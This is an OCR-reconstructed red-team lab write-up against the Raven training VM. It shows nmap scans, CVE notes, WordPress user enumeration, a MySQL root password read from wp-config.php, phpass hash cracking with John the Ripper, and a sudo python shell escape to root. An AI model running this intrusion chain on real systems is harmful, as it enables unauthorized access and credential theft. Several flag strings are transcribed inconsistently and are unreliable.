
Red Team: Summary of Operations (OFFENSIVE)

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

- $ nmap --script=default -sV 192.168.1.110
- 

```
root@Kali:~# nmap --script=default -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-23 09:09 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38169/udp   status
|   100024  1          57218/tcp   status
|   100024  1          57889/udp6  status
|_  100024  1          58264/tcp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

- Target 1
  - **TCP Port 22: ssh**
  - **TCP Port 80: http**
  - **TCP Port 111: rpcbind**
  - **TCP Port 139: netbios-ssn**
  - **TCP Port 445: microsoft-ds**


The following vulnerabilities were identified on each target:

- Target 1
    - **For port 111: CVE-2017-8779:** (from IBM) *rpcbind, LIBTIRPC, and NTIRPC are vulnerable to a denial of service, caused by improper validation of XDR strings in memory allocation. Memory consumption could occur as a result of a remote attacker sending UDP packet.*
      > severity level: 7.5 high
    - **For port 139: CVE-2020-16897:** (from Microsoft) *An information disclosure vulnerability exists when NetBIOS over TCP (NBT) Extensions (NetBT) improperly handle objects in memory. The user's system could be compromised and information exposed if an attacker is able to exploit this vulnerability.*
      The attacker could do this by a specially crafted application. The vulnerability would not allow an attacker to execute code or to elevate user rights directly, but it could be used to obtain information that could be used to try to further compromise the affected system.
      > severity level: 5.5 medium
    - **For port 445: CVE-2020-0796:** (from Microsoft) *A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server or client.*
      To exploit the vulnerability against a server, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv3 server. To exploit the vulnerability against a client, an unauthenticated attacker would need to configure a malicious SMBv3 server and convince a user to connect to it.
      > severity level: 10.0 critical


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- Target 1
  - **flag1.txt: b9bbcb33e11b80b3759c4e844862482d**
    - **Exploit Used**
      - Weak password: user **michael** was easily compromised due to the password being the same as the username
      - Not hiding test code snippets: flag1 can also be found in the page source code for Target 1's service.html page.
      - Navigate to /var/www/html
      - *Command: nano service.html*
      - Screenshot evidence:



- **flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c**
    - Navigate to /var/www/html and find flag 2.
    - Command: cat flag2.txt



- **Exploit Used**
  - User Enumeration attack for wordpress, and SSH user shell
  - *Command:*
    $ wpscan --url http://192.168.1.110/wordpress --enumerate u



- Flag 3: **afc01ab56b558591e7dccf93122770cd2**
- Flag 4: **715dea6c055b9fe3337544932f291ce**
    - **Exploit Used**
  - *Sensitive information is exposed in the code, user and password are compromised, everyone is able to see them*
  - It required couple of steps to get the flags, from michael's access, we searched for php file

$ more wp-config.php

```
michael@target1:/var/www/html/wordpress$ more wp-config.php
```

```
michael@target1: /var/www/html/wordpress
File  Actions  Edit  View  Help
Shell No. 1    michael@targ...ml/wordpress
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret
-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing coo
kies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE
+Q!Gi:L7U[(T:J5ay');
```

Password found, described in the source code. R@v3nSecurity
Then got access to mysql with the user/ password discovered

$ mysql -u root -p

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```

Search for the databases and the tables

mysql> show databases;
mysql> use wordpress;
mysql> show tables;

```
michael@target1:/var/www/html/wordpress
File  Actions  Edit  View  Help
Shell No. 1   michael@targ...ml/wordpress

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

Query the table wp_posts

mysql> select * from wp_posts

```
mysql> select * from wp_posts;
+----+-------------+-----------
```

The flag 3 and also flag 4 are displayed

```
n            | open        |                    |                    |
  | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                      |
       0 | http://raven.local/wordpress/?p=4
 |          0 | post        |                    |                  0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}

                           | flag4       |                    | inherit     | clo
sed          | closed      |                    | 4-revision-v1 |           |
  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                      |
       4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
 |          0 | revision    |                    |                  0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

We now have the hash for steven's account. We cut and paste the hash code and create a file called steven.hashes.txt.


When then open new tab and run John the Ripper on the hash.
Command: john steven.hashes.txt

It returns the password.

```
michael@target1: ~
File  Actions  Edit  View  Help
michael@target1:/var/www/html/wordpress$ cd ~
michael@target1:~$ ls
michael@target1:~$ exit
logout
Connection to 192.168.1.110 closed.
root@Kali:~# ls
Desktop  Documents  Downloads  michael.hashes.txt  Music  Pictures  Public  steven.hashes.txt  Templates  thc-hydra  Videos
root@Kali:~# john steven.hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:06:49 DONE 3/3 (2021-03-19 11:55) 0.002442g/s 9034p/s 9034c/s 9034C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```

We now have Steve's password: pink84

Using the credentials we just found, we are able to login and grant ourselves root access.
Command: sudo python -c ‘import os; os.system(“/bin/sh”)’



We now have root access and have found the flag4.